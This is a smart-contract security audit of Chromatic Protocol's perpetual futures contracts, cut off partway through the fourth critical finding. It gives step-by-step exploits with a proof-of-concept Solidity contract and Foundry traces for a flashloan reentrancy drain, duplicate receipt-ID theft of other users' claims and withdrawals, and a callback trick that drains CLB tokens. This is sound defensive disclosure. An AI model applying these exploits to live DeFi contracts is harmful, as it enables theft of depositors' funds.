



Chromatic Protocol – EVM Contracts

Smart Contract Security
Assessment

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EXECUTIVE OVERVIEW



1.1 INTRODUCTION

Chromatic Protocol is a decentralized perpetual futures protocol that provides permissionless, trustless, and unopinionated building blocks which enable participants in the DeFi ecosystem to create balanced two-sided markets exposed to oracle price feeds and trade futures in those markets using various strategies.

Chromatic Protocol engaged Halborn to conduct a security assessment on their smart contracts beginning on December 4th, 2023 and ending on February 7th, 2024. The security assessment was scoped to the smart contracts provided in the following GitHub repositories:

- [chromatic-protocol/contracts](#).
- [chromatic-protocol/liquidity-provider](#).

1.2 ASSESSMENT SUMMARY

The team at Halborn was provided 9 weeks for the engagement and assigned a full-time security engineer to verify the security of the smart contracts. The security engineer is a blockchain and smart-contract security expert with advanced penetration testing, smart-contract hacking, and deep knowledge of multiple blockchain protocols.

The purpose of this assessment is to:

- Ensure that smart contract functions operate as intended.
- Identify potential security issues with the smart contracts.

In summary, Halborn identified some security risks that were correctly addressed by the **Chromatic Protocol team**.

1.3 TEST APPROACH & METHODOLOGY

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of this assessment. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of the code and can quickly identify items that do not follow the security best practices. The following phases and associated tools were used during the assessment:

- Research into architecture and purpose.
- Smart contract manual code review and walkthrough.
- Graphing out functionality and contract logic/connectivity/functions. ([solgraph](#))
- Manual assessment of use and safety for the critical Solidity variables and functions in scope to identify any arithmetic related vulnerability classes.
- Manual testing by custom scripts.
- Static Analysis of security for scoped contract, and imported functions. ([Slither](#))
- Testnet deployment. ([Foundry](#))

2. RISK METHODOLOGY

Every vulnerability and issue observed by Halborn is ranked based on **two sets of Metrics** and a **Severity Coefficient**. This system is inspired by the industry standard Common Vulnerability Scoring System.

The two **Metric sets** are: **Exploitability** and **Impact**. **Exploitability** captures the ease and technical means by which vulnerabilities can be exploited and **Impact** describes the consequences of a successful exploit.

The **Severity Coefficients** is designed to further refine the accuracy of the ranking with two factors: **Reversibility** and **Scope**. These capture the impact of the vulnerability on the environment as well as the number of users and smart contracts affected.

The final score is a value between 0-10 rounded up to 1 decimal place and 10 corresponding to the highest security risk. This provides an objective and accurate rating of the severity of security vulnerabilities in smart contracts.

The system is designed to assist in identifying and prioritizing vulnerabilities based on their level of risk to address the most critical issues in a timely manner.

2.1 EXPLOITABILITY

Attack Origin (AO):

Captures whether the attack requires compromising a specific account.

Attack Cost (AC):

Captures the cost of exploiting the vulnerability incurred by the attacker relative to sending a single transaction on the relevant blockchain. Includes but is not limited to financial and computational cost.

Attack Complexity (AX):

Describes the conditions beyond the attacker's control that must exist in order to exploit the vulnerability. Includes but is not limited to macro situation, available third-party liquidity and regulatory challenges.

Metrics:

Exploitability Metric (m_E)	Metric Value	Numerical Value
Attack Origin (AO)	Arbitrary (AO:A)	1
	Specific (AO:S)	0.2
Attack Cost (AC)	Low (AC:L)	1
	Medium (AC:M)	0.67
	High (AC:H)	0.33
Attack Complexity (AX)	Low (AX:L)	1
	Medium (AX:M)	0.67
	High (AX:H)	0.33

Exploitability E is calculated using the following formula:

$$E = \prod m_e$$

2.2 IMPACT

Confidentiality (C):

Measures the impact to the confidentiality of the information resources managed by the contract due to a successfully exploited vulnerability. Confidentiality refers to limiting access to authorized users only.

Integrity (I):

Measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and veracity of data stored and/or processed on-chain. Integrity impact directly affecting Deposit or Yield records is excluded.

Availability (A):

Measures the impact to the availability of the impacted component resulting from a successfully exploited vulnerability. This metric refers to smart contract features and functionality, not state. Availability impact directly affecting Deposit or Yield is excluded.

Deposit (D):

Measures the impact to the deposits made to the contract by either users or owners.

Yield (Y):

Measures the impact to the yield generated by the contract for either users or owners.

Metrics:

Impact Metric (m_I)	Metric Value	Numerical Value
Confidentiality (C)	None (I:N)	0
	Low (I:L)	0.25
	Medium (I:M)	0.5
	High (I:H)	0.75
	Critical (I:C)	1
Integrity (I)	None (I:N)	0
	Low (I:L)	0.25
	Medium (I:M)	0.5
	High (I:H)	0.75
	Critical (I:C)	1
Availability (A)	None (A:N)	0
	Low (A:L)	0.25
	Medium (A:M)	0.5
	High (A:H)	0.75
	Critical	1
Deposit (D)	None (D:N)	0
	Low (D:L)	0.25
	Medium (D:M)	0.5
	High (D:H)	0.75
	Critical (D:C)	1
Yield (Y)	None (Y:N)	0
	Low (Y:L)	0.25
	Medium: (Y:M)	0.5
	High: (Y:H)	0.75
	Critical (Y:H)	1

Impact I is calculated using the following formula:

$$I = \max(m_I) + \frac{\sum m_I - \max(m_I)}{4}$$

2.3 SEVERITY COEFFICIENT

Reversibility (R):

Describes the share of the exploited vulnerability effects that can be reversed. For upgradeable contracts, assume the contract private key is available.

Scope (S):

Captures whether a vulnerability in one vulnerable contract impacts resources in other contracts.

Coefficient (C)	Coefficient Value	Numerical Value
Reversibility (r)	None (R:N)	1
	Partial (R:P)	0.5
	Full (R:F)	0.25
Scope (s)	Changed (S:C)	1.25
	Unchanged (S:U)	1

Severity Coefficient C is obtained by the following product:

$$C = rs$$

The Vulnerability Severity Score S is obtained by:

$$S = \min(10, EIC * 10)$$

The score is rounded up to 1 decimal places.

Severity	Score Value Range
Critical	9 - 10
High	7 - 8.9
Medium	4.5 - 6.9
Low	2 - 4.4
Informational	0 - 1.9

2.4 SCOPE

1. IN-SCOPE TREE & COMMIT :

The security assessment was scoped to the following smart contracts:

1. [chromatic-protocol/contracts@0f752dc7...](#) :

- ChromaticMarketFactory.sol
- ChromaticMarket.sol
- ChromaticVault.sol
- CLBToken.sol
- KeeperFeePayer.sol
- Diamond.sol
- DiamondCutFacetBase.sol
- DiamondLoupeFacet.sol
- MarketDiamondCutFacet.sol
- MarketLensFacet.sol
- MarketLiquidityFacetBase.sol
- MarketSettleFacet.sol
- MarketTradeFacetBase.sol
- MarketFacetBase.sol
- MarketLiquidateFacet.sol
- MarketLiquidityFacet.sol
- MarketStateFacet.sol
- MarketTradeFacet.sol
- GelatoLiquidator.sol
- GelatoVaultEarningDistributor.sol
- LiquidatorBase.sol
- VaultEarningDistributorBase.sol
- BinMargin.sol
- Constants.sol
- DiamondStorage.sol
- InterestRate.sol
- LpContext.sol
- MarketStorage.sol

- PositionUtil.sol
 - CLBTokenLib.sol
 - Errors.sol
 - LpReceipt.sol
 - Position.sol
 - CLBTokenDeployer.sol
 - MarketDeployer.sol
 - AccruedInterest.sol
 - BinClosedPosition.sol
 - BinClosingPosition.sol
 - BinLiquidity.sol
 - BinPendingPosition.sol
 - BinPosition.sol
 - LiquidityBin.sol
 - LiquidityPool.sol
 - PositionParam.sol
 - OracleProviderProperties.sol
 - OracleProviderRegistry.sol
 - SettlementTokenRegistry.sol
 - ChainlinkFeedOracle.sol
 - ChainlinkRound.sol
 - ChainlinkAggregator.sol
 - ChromaticRouter.sol
 - ChromaticLens.sol
 - ChromaticAccount.sol
 - VerifyCallback.sol
 - AccountFactory.sol
2. [chromatic-protocol/liquidity-provider@bf98735e...](#):
- ChromaticBP.sol
 - ChromaticBPFactory.sol
 - ChromaticLP.sol
 - ChromaticLPRegistry.sol
 - ChromaticLPLogic.sol
 - ChromaticLPStorage.sol
 - ChromaticLPStorageCore.sol

- `ChromaticLPLogicBase.sol`
- `ChromaticLPBase.sol`

Out-of-scope: External libraries and financial related attacks.

2. REMEDIATION COMMIT IDS:

1. `chromatic-protocol/contracts@d4d45e65...`
2. `chromatic-protocol/liquidity-provider@69238aaf...`

3. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
4	2	2	3	6

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
(HAL-01) VAULT FLASHLOAN() FUNCTION CAN BE ABUSED TO DRAIN THE PROTOCOL	Critical (10)	SOLVED - 02/13/2024
(HAL-02) CLAIMLIQUIDITYBATCH() FUNCTION ALLOWS STEALING OTHER USER'S CLAIMS	Critical (10)	SOLVED - 02/13/2024
(HAL-03) WITHDRAWLIQUIDITYBATCH() FUNCTION ALLOWS STEALING OTHER USER'S WITHDRAWALS	Critical (10)	SOLVED - 02/13/2024
(HAL-04) REMOVELIQUIDITYBATCH() FUNCTION ALLOWS DRAINING ALL THE CLB TOKENS IN THE VAULT	Critical (10)	SOLVED - 02/13/2024
(HAL-05) ADDLIQUIDITY/OPENPOSITION CALLBACKS CAN BE ABUSED TO EXECUTE FLASHLOANS WITHOUT PAYING THE FLASHLOAN FEE	High (8.1)	SOLVED - 02/13/2024
(HAL-06) LIQUIDATIONS CAN BE BLOCKED IF THE SETTLEMENT TOKEN IS A TOKEN WITH ON-TRANSFER HOOKS	High (7.5)	SOLVED - 02/13/2024
(HAL-07) POSSIBLE GAS GRIEFING IN LIQUIDATION CALLS	Medium (5.0)	SOLVED - 02/13/2024
(HAL-08) INCOMPATIBILITY WITH REVERT ON ZERO VALUE TRANSFER TOKENS	Medium (5.0)	SOLVED - 02/13/2024
(HAL-09) DOUBLE ENTRY POINT TOKENS WOULD BREAK THE PROTOCOL	Low (2.5)	SOLVED - 02/13/2024
(HAL-10) MAKER AND MARKET EARNING DISTRIBUTIONS CALLS CAN BE SANDWICHED	Low (2.5)	SOLVED - 02/13/2024
(HAL-11) INCOMPATIBILITY WITH NON-STANDARD ERC20 TOKENS	Low (2.5)	SOLVED - 02/13/2024
(HAL-12) HIGH PROTOCOL UTILIZATION CAN BLOCK MAKERS FROM WITHDRAWING THEIR LIQUIDITY	Informational (0.0)	SOLVED - 02/13/2024
(HAL-13) MAKER AND MARKET EARNING DISTRIBUTIONS COULD REVERT IF THE SETTLEMENT TOKEN SWAPPED IS NOT IN ANY UNISWAP POOL	Informational (0.0)	SOLVED - 02/13/2024

(HAL-14) MARKET'S DIAMOND PROXY STORES THE REENTRANCYGUARD STATUS VARIABLE IN THE SLOT 0	Informational (0.0)	SOLVED - 02/13/2024
(HAL-15) DELETE KEYWORD IS USED DIRECTLY IN AN ENUMERABLESET	Informational (0.0)	SOLVED - 02/13/2024
(HAL-16) LACK OF A DOUBLE-STEP TRANSFEROWNERSHIP PATTERN	Informational (0.0)	SOLVED - 02/13/2024
(HAL-17) FLOATING PRAGMA	Informational (0.0)	SOLVED - 02/13/2024



FINDINGS & TECH DETAILS



4.1 (HAL-01) VAULT FLASHLOAN() FUNCTION CAN BE ABUSED TO DRAIN THE PROTOCOL - CRITICAL(10)

Commit IDs affected:

- 0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1

Description:

The contract `ChromaticVault` implements the function `flashLoan()`:

Listing 1: ChromaticVault.sol (Line 342)

```

317 function flashLoan(
318     address token,
319     uint256 amount,
320     address recipient,
321     bytes calldata data
322 ) external nonReentrant {
323     uint256 balance = IERC20(token).balanceOf(address(this));
324
325     // Ensure that the loan amount does not exceed the available
    ↳ balance
326     // after considering pending deposits and withdrawals
327     if (amount > balance - pendingDeposits[token] -
    ↳ pendingWithdrawals[token])
328         revert NotEnoughBalance();
329
330     // Calculate the fee for the flash loan based on the loan
    ↳ amount and the flash loan fee rate of the token
331     uint256 fee = amount.mulDiv(factory.getFlashLoanFeeRate(token)
    ↳ , BPS, Math.Rounding.Up);
332
333     //slither-disable-next-line reentrancy-benign
334     SafeERC20.safeTransfer(IERC20(token), recipient, amount);
335
336     // Invoke the flash loan callback function on the sender
    ↳ contract to process the loan
337     IChromaticFlashLoanCallback(msg.sender).flashLoanCallback(fee,
    ↳ data);

```

```

338
339     uint256 balanceAfter = IERC20(token).balanceOf(address(this));
340
341     // Ensure that the fee has been paid by the recipient
342     if (balanceAfter < balance + fee) revert NotEnoughFeePaid();
343
344     uint256 paid = balanceAfter - balance;
345
346     // Calculate the amounts to be distributed to the taker pool
    ↳ and maker pool
347     uint256 takerBalance = takerBalances[token];
348     uint256 makerBalance = makerBalances[token];
349     uint256 paidToTakerPool = paid.mulDiv(takerBalance,
    ↳ takerBalance + makerBalance);
350     uint256 paidToMakerPool = paid - paidToTakerPool;
351
352     // Transfer the amount paid to the taker pool to the DAO
    ↳ treasury address
353     if (paidToTakerPool != 0) {
354         // Add the amount paid to the maker pool to the pending
    ↳ maker earnings
355         pendingMakerEarnings[token] += paidToMakerPool;
356         SafeERC20.safeTransfer(IERC20(token), factory.treasury(),
    ↳ paidToTakerPool);
357     }
358
359     emit FlashLoan(msg.sender, recipient, amount, paid,
    ↳ paidToTakerPool, paidToMakerPool);
360 }

```

This function allows executing a flashloan. To achieve that, the protocol sends the `token` to the `recipient` address, executes a callback and then performs a sanity check that ensures that the new `ChromaticVault` token balance is the amount initially sent plus the flashloan fee.

However, this implementation allows the following exploit:

1. Execute a flashloan.
2. Receive the `tokens` + the flashloan callback. (`ICHromaticFlashLoanCallback(msg.sender).flashLoanCallback(fee, data)`).
3. In the callback, use the `tokens` received to add them as liquidity to

the `ChromaticVault` by calling the `addLiquidity()` function. This will ensure that the `ChromaticVault` contract recovers its `token` balance, which will be needed to bypass the flashloan sanity check.

4. Also in the callback, calculate the fee that must be paid and send it directly as a `token` transfer to the `ChromaticVault`.
5. `if (balanceAfter < balance + fee) revert NotEnoughFeePaid();` sanity check is passed. A liquidity deposit of the flashloan amount was executed successfully by only paying the flashloan fee.

Proof of Concept:

To execute the exploit described, the `MockFlashloan` contract below was implemented:

Listing 2: `MockFlashloan.sol` (Lines 34-43)

```

1 // SPDX-License-Identifier: UNLICENSED
2 pragma solidity ^0.8.0;
3
4 import {ChromaticVault} from "@source/core/ChromaticVault.sol";
5 import {TestSettlementToken} from "@source/mocks/
↳ TestSettlementToken.sol";
6 import {ChromaticRouter} from "@source/periphery/ChromaticRouter.
↳ sol";
7 import {ChromaticMarket} from "@source/core/ChromaticMarket.sol";
8
9 contract MockFlashloan {
10
11     address public owner;
12     ChromaticVault public contract_ChromaticVault;
13     TestSettlementToken public contract_TestSettlementToken;
14     ChromaticRouter public contract_ChromaticRouter;
15     ChromaticMarket public contract_ChromaticMarket;
16
17     constructor(address _vault, address _token, address _router,
↳ address _market){
18         owner = msg.sender;
19         contract_ChromaticVault = ChromaticVault(_vault);
20         contract_TestSettlementToken = TestSettlementToken(_token)
↳ ;
21         contract_ChromaticRouter = ChromaticRouter(_router);

```

```

22         contract_ChromaticMarket = ChromaticMarket(payable(_market
↳ ));
23
24         contract_TestSettlementToken.approve(address(
↳ contract_ChromaticRouter), type(uint256).max);
25     }
26
27     function flashLoan(
28         address token,
29         uint256 amount
30     ) public {
31         contract_ChromaticVault.flashLoan(token, amount, address(
↳ this), abi.encode(amount));
32     }
33
34     function flashLoanCallback(uint256 _fee, bytes memory _data)
↳ public {
35         uint256 amountReceived = abi.decode(_data, (uint256));
36         contract_ChromaticRouter.addLiquidity(
37             address(contract_ChromaticMarket),
38             int16(1),
39             amountReceived,
40             owner
41         );
42         contract_TestSettlementToken.transfer(address(
↳ contract_ChromaticVault), _fee);
43     }
44 }

```

And the following test written in Foundry shows how the protocol is exploited:

1. Normal users interactions

```

USER1(0xE6b3367318C5e11a6eD3Cd0d850eC06A02E9b90) CALLS < contract_TestSettlementToken.approve(contract_ChromaticRouter, 1000e18) >
USER1(0xE6b3367318C5e11a6eD3Cd0d850eC06A02E9b90) CALLS < contract_ChromaticRouter.addLiquidity(contract_ChromaticMarket, 1, 1000e18, user1) >
USER2(0x88C0e901bd1fd1a77BdA342f0d2210fDC71Cef6B) CALLS < contract_TestSettlementToken.approve(contract_ChromaticRouter, 2000e18) >
USER2(0x88C0e901bd1fd1a77BdA342f0d2210fDC71Cef6B) CALLS < contract_ChromaticRouter.addLiquidity(contract_ChromaticMarket, 1, 2000e18, user2) >
< contract_PriceFeedMock.setRoundData(1e18) >
USER1(0xE6b3367318C5e11a6eD3Cd0d850eC06A02E9b90) CALLS < contract_ChromaticRouter.claimLiquidity(contract_ChromaticMarket, 1) >
USER1(0xE6b3367318C5e11a6eD3Cd0d850eC06A02E9b90) CALLS < contract_ChromaticRouter.claimLiquidity(contract_ChromaticMarket, 2) >
USER3(0x7231C364597f38fDB72Cf52b197cc5911e71794) CALLS < contract_ChromaticRouter.createAccount() >
USER3(0x7231C364597f38fDB72Cf52b197cc5911e71794) CALLS < contract_TestSettlementToken.transfer(contract_user3ChromaticAccount, 3000e18) >
USER3(0x7231C364597f38fDB72Cf52b197cc5911e71794) CALLS < contract_ChromaticRouter.openPosition(contract_ChromaticMarket, int256(500e18), 100e18, 50e18, 10000) >
contract_TestSettlementToken.balanceOf(contract_ChromaticVault) -> 3100005000000000000000

```

2. Attacker, in this example `user4`, executes the flashloan and exploits the contract:

```
USER4(0x043ae06383f2908e28fa02794ec7215ca099683) CALLS < contract_TestSettlementToken.transfer(contract_MockFlashloan, 150e18) >
USER4(0x043ae06383f2908e28fa02794ec7215ca099683) CALLS < contract_MockFlashloan.flashLoan(contract_TestSettlementToken, 3000e18) >
< contract_PriceFeedMock.setRoundData(1e18) >
USER4(0x043ae06383f2908e28fa02794ec7215ca099683) CALLS < contract_ChromaticRouter.claimLiquidity(contract_ChromaticMarket, 3) >
contract_TestSettlementToken.balanceOf(contract_ChromaticVault) -> 3245166290126938504938
contract_CLBToken.balanceOf(user4, 1) -> 1000000000000000000000
contract_CLBToken.balanceOf(user2, 1) -> 2000000000000000000000
contract_CLBToken.balanceOf(user3, 1) -> 0
contract_CLBToken.balanceOf(user4, 1) -> 2861533905332709744121
USER4(0x043ae06383f2908e28fa02794ec7215ca099683) CALLS < contract_CLBToken.setApprovalForAll(contract_ChromaticRouter, true) >
contract_CLBToken.balanceOf(user4, 1) -> 2861533905332709744121
contract_TestSettlementToken.balanceOf(user4) -> 0
USER4(0x043ae06383f2908e28fa02794ec7215ca099683) CALLS < contract_ChromaticRouter.removeLiquidity(contract_ChromaticMarket, int16(1), amountToWithdraw, user4) >
< contract_PriceFeedMock.setRoundData(1e18) >
USER4(0x043ae06383f2908e28fa02794ec7215ca099683) CALLS < contract_ChromaticRouter.withdrawLiquidity(address(contract_ChromaticMarket), 4) >
contract_CLBToken.balanceOf(user4, 1) -> 0
contract_TestSettlementToken.balanceOf(user4) -> 2999999999999999999999
```

This is the calltrace that shows how the `addLiquidity()` call is correctly executed during the flashloan callback:

[illegible]

BVSS:

A0:A/AC:L/AX:L/C:N/I:C/A:N/D:C/Y:N/R:N/S:U (10)

Recommendation:

It is recommended to add the `nonReentrant` modifier to all the `ChromaticVault` external functions, especially to the `addLiquidity()` function, in order to prevent the exploit described.

Remediation Plan:

SOLVED: The `Chromatic Protocol team` solved the issue by implementing the recommended solution.

Commit ID: [8ac545e7b87f8ad2a0ee36b0d5c25a7ce49d929b](#).

4.2 (HAL-02) CLAIMLIQUIDITYBATCH() FUNCTION ALLOWS STEALING OTHER USER'S CLAIMS - CRITICAL(10)

Commit IDs affected:

- 0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1

Description:

The contract `MarketLiquidityFacet` implements the function `claimLiquidityBatch()` which is used to claim liquidity from multiple liquidity receipts:

Listing 3: `MarketLiquidityFacet.sol` (Lines 221,242)

```

205 function claimLiquidityBatch(
206     uint256[] calldata receiptIds,
207     bytes calldata data
208 ) external override nonReentrant {
209     LpReceiptStorage storage ls = LpReceiptStorageLib.
        ↳ lpReceiptStorage();
210     MarketStorage storage ms = MarketStorageLib.marketStorage();
211
212     LpContext memory ctx = newLpContext(ms);
213     ctx.syncOracleVersion();
214
215     LpReceipt[] memory _receipts = new LpReceipt[](receiptIds.
        ↳ length);
216     int16[] memory _feeRates = new int16[](receiptIds.length);
217     uint256[] memory _tokenAmounts = new uint256[](receiptIds.
        ↳ length);
218     uint256[] memory _clbTokenAmounts = new uint256[](receiptIds.
        ↳ length);
219
220     for (uint256 i; i < receiptIds.length; ) {
221         (_receipts[i], _clbTokenAmounts[i]) = _claimLiquidity(
222             ctx,
223             ls,
224             ms.liquidityPool,
225             receiptIds[i]

```

```

226         );
227         _feeRates[i] = _receipts[i].tradingFeeRate;
228         _tokenAmounts[i] = _receipts[i].amount;
229
230         unchecked {
231             i++;
232         }
233     }
234
235     IChromaticLiquidityCallback(msg.sender).
    ↪ claimLiquidityBatchCallback(
236         receiptIds,
237         _feeRates,
238         _tokenAmounts,
239         _clbTokenAmounts,
240         data
241     );
242     ls.deleteReceipts(receiptIds);
243
244     emit ClaimLiquidityBatch(_receipts, _clbTokenAmounts);
245 }

```

However, as the receipt ids are deleted all at once after the actual claim is executed in the `_claimLiquidity()` internal function, an attacker could simply pass the same receipt id multiple times in the `receiptIds` array claiming an unfair amount of CLB tokens. These CLB tokens would belong to other depositors which, after the exploit, would not be able to claim.

Proof of Concept:

Notice in the image below how the user1 is claiming 2000 tokens instead of the 1000 he deposited, as he duplicated the receipt id in the `claimLiquidityBatch()` call:

```

USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract TestSettlementToken.approve(contract ChromaticRouter, 1000e18) >
USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract ChromaticRouter.addLiquidity(contract ChromaticMarket, 1, 1000e18, user1) >
USER2(0x88C0e901bd1fd1a778dA342f0d2210fDC71Cef6B) CALLS < contract TestSettlementToken.approve(contract ChromaticRouter, 2000e18) >
USER2(0x88C0e901bd1fd1a778dA342f0d2210fDC71Cef6B) CALLS < contract ChromaticRouter.addLiquidity(contract ChromaticMarket, 1, 2000e18, user2) >
< contract PriceFeedMock.setRoundData(1e18) >
contract CLBToken.balanceOf(user1, 1) -> 0
contract CLBToken.balanceOf(user2, 1) -> 0
USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract ChromaticRouter.claimLiquidityBatch(contract ChromaticMarket, [1,1]) >
contract CLBToken.balanceOf(user1, 1) -> 2000000000000000000000
contract CLBToken.balanceOf(user2, 1) -> 0

```


BVSS:

A0:A/AC:L/AX:L/C:N/I:H/A:N/D:C/Y:C/R:N/S:U (10)

Recommendation:

It is recommended to delete each receipt id individually right after the `_claimLiquidity()` call, directly in each loop iteration, in order to prevent this issue.

Remediation Plan:

SOLVED: The `Chromatic Protocol team` solved the issue by implementing the recommended solution.

Commit ID: `16fd068d167f4ed4dc1713a6388fd1eee8ca0ddd`.

4.3 (HAL-03)

WITHDRAWLIQUIDITYBATCH() FUNCTION ALLOWS STEALING OTHER USER'S WITHDRAWALS – CRITICAL(10)

Commit IDs affected:

- 0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1

Description:

The contract `MarketLiquidityFacet` implements the function `withdrawLiquidityBatch()` which is used to withdraw liquidity from multiple liquidity receipts:

Listing 4: MarketLiquidityFacet.sol (Lines 460,469)

```

445 function withdrawLiquidityBatch(
446     uint256[] calldata receiptIds,
447     bytes calldata data
448 ) external override nonReentrant {
449     LpReceiptStorage storage ls = LpReceiptStorageLib.
    ↳ lpReceiptStorage();
450     MarketStorage storage ms = MarketStorageLib.marketStorage();
451
452     LpContext memory ctx = newLpContext(ms);
453     ctx.syncOracleVersion();
454
455     (
456         LpReceipt[] memory _receipts,
457         int16[] memory _feeRates,
458         uint256[] memory _amounts,
459         uint256[] memory _burnedCLBTokenAmounts // uint256[]
    ↳ memory _burnedCLBTokenAmounts
460     ) = _withdrawLiquidityBatch(ctx, ls, ms.liquidityPool,
    ↳ receiptIds);
461
462     IChromaticLiquidityCallback(msg.sender).
    ↳ withdrawLiquidityBatchCallback(
463         receiptIds,

```

```

464         _feeRates,
465         _amounts,
466         _burnedCLBTokenAmounts,
467         data
468     );
469     ls.deleteReceipts(receiptIds);
470
471     emit WithdrawLiquidityBatch(_receipts, _amounts,
    ↳ _burnedCLBTokenAmounts);
472 }

```

However, similarly to what occurs in the `claimLiquidityBatch()` function, the receipt ids are deleted all at once after all the withdrawals are executed. Consequently, an attacker could simply pass the same receipt id multiple times in the `receiptIds` array, withdrawing an unfair amount of Settlement tokens. These Settlement tokens would belong to other depositors.

Proof of Concept:

Notice in the image below how the user1 is withdrawing 2000 tokens instead of the 1000 he withdrew in the `removeLiquidity()` call, as he duplicated the receipt id in the `withdrawLiquidityBatch()` call:

```

USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract TestSettlementToken.approve(contract ChromaticRouter, 1000e18) >
USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract ChromaticRouter.addLiquidity(contract ChromaticMarket, 1, 1000e18, user1) >
USER2(0x88C0e901bd1fd1a77BdA342f0d2210fDC71Cef6B) CALLS < contract TestSettlementToken.approve(contract ChromaticRouter, 1000e18) >
USER2(0x88C0e901bd1fd1a77BdA342f0d2210fDC71Cef6B) CALLS < contract ChromaticRouter.addLiquidity(contract ChromaticMarket, 1, 1000e18, user2) >
< contract PriceFeedMock.setRoundData(1e18) >
USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract ChromaticRouter.claimLiquidity(contract ChromaticMarket, 1) >
USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract ChromaticRouter.claimLiquidity(contract ChromaticMarket, 2) >
USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract CLBToken.setApprovalForAll(contract ChromaticRouter, true) >
USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract ChromaticRouter.removeLiquidity(contract ChromaticMarket, int16(1), 10000000000000000000, user1) >
USER2(0x88C0e901bd1fd1a77BdA342f0d2210fDC71Cef6B) CALLS < contract CLBToken.setApprovalForAll(contract ChromaticRouter, true) >
USER2(0x88C0e901bd1fd1a77BdA342f0d2210fDC71Cef6B) CALLS < contract ChromaticRouter.removeLiquidity(contract ChromaticMarket, int16(1), 10000000000000000000, user1) >
< contract PriceFeedMock.setRoundData(1e18) >
contract TestSettlementToken.balanceOf(user1) -> 0
contract TestSettlementToken.balanceOf(user2) -> 0
USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract ChromaticRouter.withdrawLiquidityBatch(contract ChromaticMarket, [3,3]) >
contract TestSettlementToken.balanceOf(user1) -> 20000000000000000000
contract TestSettlementToken.balanceOf(user2) -> 0

```

BVSS:

A0:A/AC:L/AX:L/C:N/I:H/A:N/D:C/Y:C/R:N/S:U (10)

Recommendation:

It is recommended to delete each receipt id individually right after the `_withdrawLiquidityBatch()` call, directly in each loop iteration, in order to prevent this issue.

Remediation Plan:

SOLVED: The `Chromatic Protocol team` solved the issue by implementing the recommended solution.

Commit ID: `16fd068d167f4ed4dc1713a6388fd1eee8ca0ddd`.

4.4 (HAL-04) REMOVELIQUIDITYBATCH() FUNCTION ALLOWS DRAINING ALL THE CLB TOKENS IN THE VAULT - CRITICAL(10)

Commit IDs affected:

- 0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1

Description:

The `MarketLiquidityFacet` contract implements the function `removeLiquidityBatch()` used to remove liquidity from the market from different bins:

Listing 5: `MarketLiquidityFacet.sol` (Lines 331,333,334)

```

317 function removeLiquidityBatch(
318     address recipient,
319     int16[] calldata tradingFeeRates,
320     uint256[] calldata clbTokenAmounts,
321     bytes calldata data
322 ) external override nonReentrant returns (LpReceipt[] memory
    ↳ receipts) {
323     require(tradingFeeRates.length == clbTokenAmounts.length);
324
325     MarketStorage storage ms = MarketStorageLib.marketStorage();
326     LiquidityPool storage liquidityPool = ms.liquidityPool;
327
328     LpContext memory ctx = newLpContext(ms);
329     ctx.syncOracleVersion();
330
331     _checkTransferredCLBTokenAmount(ctx, tradingFeeRates,
    ↳ clbTokenAmounts, data);
332
333     receipts = new LpReceipt[](tradingFeeRates.length);
334     for (uint256 i; i < tradingFeeRates.length; ) {
335         receipts[i] = _removeLiquidity(
336             ctx,
337             liquidityPool,
338             recipient,
339             tradingFeeRates[i],

```

```

340         clbTokenAmounts[i]
341     );
342
343     unchecked {
344         i++;
345     }
346 }
347
348 emit RemoveLiquidityBatch(receipts);
349 }

```

However, the current implementation contains a flaw that can be exploited by executing the following steps:

1. Create a custom `ChromaticAccount` contract with the following `removeLiquidityBatchCallback()`. This callback will only transfer the CLB tokens once to the market.

Listing 6: CustomChromaticAccount.sol (Line 6)

```

1 function removeLiquidityBatchCallback(
2     address clbToken,
3     uint256[] calldata clbTokenIds,
4     bytes calldata data
5 ) external verifyCallback {
6     if(callNumber == 0){
7         ChromaticRouter.RemoveLiquidityBatchCallbackData memory
8         ↳ callbackData = abi.decode(
9             data,
10            (ChromaticRouter.RemoveLiquidityBatchCallbackData)
11        );
12        // IERC1155(clbToken).setApprovalForAll(address(this),
13        ↳ true);
14        IERC1155(clbToken).safeTransferFrom(
15            address(this),
16            msg.sender, // market
17            clbTokenIds[0],
18            callbackData.clbTokenAmounts[0],
19            bytes("")
20        );
21    }
22    callNumber += 1;

```

```
21 }
```

2. Call:

Listing 7

```
1 // Notice the repeated feeRates and the amounts in the array.
2 removeLiquidityBatch(<market>, <receiver>, [1,1,1,1,1,1,1,1,1,1],
↳ [1000,1000,1000,1000,1000,1000,1000,1000,1000,1000]);
```

3. The callback will be received by the custom `ChromaticAccount` contract that will only send the CLB tokens in the first loop iteration, but as the `feeRates` and the amounts are repeated the following check will pass:

Listing 8: MarketLiquidityFacet.sol (Line 378)

```
351 function _checkTransferredCLBTokenAmount(
352     LpContext memory ctx,
353     int16[] calldata tradingFeeRates,
354     uint256[] calldata clbTokenAmounts,
355     bytes calldata data
356 ) private {
357     address[] memory _accounts = new address[](tradingFeeRates.
↳ length);
358     uint256[] memory _clbTokenIds = new uint256[](tradingFeeRates.
↳ length);
359     for (uint256 i; i < tradingFeeRates.length; ) {
360         _accounts[i] = address(this);
361         _clbTokenIds[i] = CLBTokenLib.encodeId(tradingFeeRates[i])
↳ ;
362
